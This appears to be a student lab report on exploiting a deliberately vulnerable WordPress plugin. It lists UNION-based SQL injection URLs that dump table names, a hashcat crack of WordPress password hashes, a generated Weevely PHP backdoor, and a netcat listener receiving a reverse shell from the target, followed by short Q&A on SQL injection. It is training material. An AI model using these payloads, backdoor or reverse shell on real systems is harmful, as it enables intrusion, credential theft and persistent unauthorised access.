B.2 Commands/tools used with the syntax:

- http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1
- http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=1+ORDER+BY+10
- http://acunetix.php.example/wordpress/wp-content/plugins/demo_vul/endpoint.php?user=-1+union+select+1,2,3,4,5,6,7,8,9,(SELECT+group_concat(table_name)+from+information_schema.tables+where+table_schema=database())
- hashcat64 -m 400 -a 0 hash.txt wordlist.txt
- -m = the type of hash we want to crack. 400 is the hash type for WordPress (MD5)
- -a = the attack mode. 0 is the Dictionary (or Straight) Attack
- hash.txt = a file containing the hash we want to crack
- wordlist.txt = a file containing a list of passwords in plaintext

- secuser@secureserver:~/weevely3-master# ./weevely.py generate abcd123 agent.php
- Generated backdoor with password 'abcd123' in 'agent.php' of 1332 byte size.
- Usage: ./weevely.py [URL] [AGENT_PASSWORD]
- root@secureserver:~/weevely3-master# ./weevely.py
- http://acunetix.php.example/wordpress/ abcd123
- root@secureserver:~/weevely3-master# nc -l -v -p 8181
- listening on [any] 8181 ...
- www-data@targetmachine:/var/www/html/wordpress \$ backdoor_reversetcp 192.168.2.112 8181
- w/html/wordpress \$

B.3 Question of Curiosity:

1. What is SQL injection?

Ans:

- SQL Injection (SQLi) is a type of injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures. They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

2. What is the query that makes SQL injection possible?

Ans:

- In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.

3. Explain “ OR 1 = 1” and what happens to SQL when this condition is used in the query.

Ans:

- We are selecting the password from the table where the user name is admin. We are also pulling the password from the table where ever 1=1 - which is always true. Each row is evaluated to true, thus all passwords are returned. A hacker might get access to all the user names and passwords in a database, by simply inserting 105 OR 1=1 into the input field.

B.4 Conclusion:

(Write an appropriate conclusion.)

After successful execution of this experiment, we can set up firewalls and intrusion detection systems using open source technologies and explore email security and explore various attacks like buffer overflow, SQL injection and web-application attacks.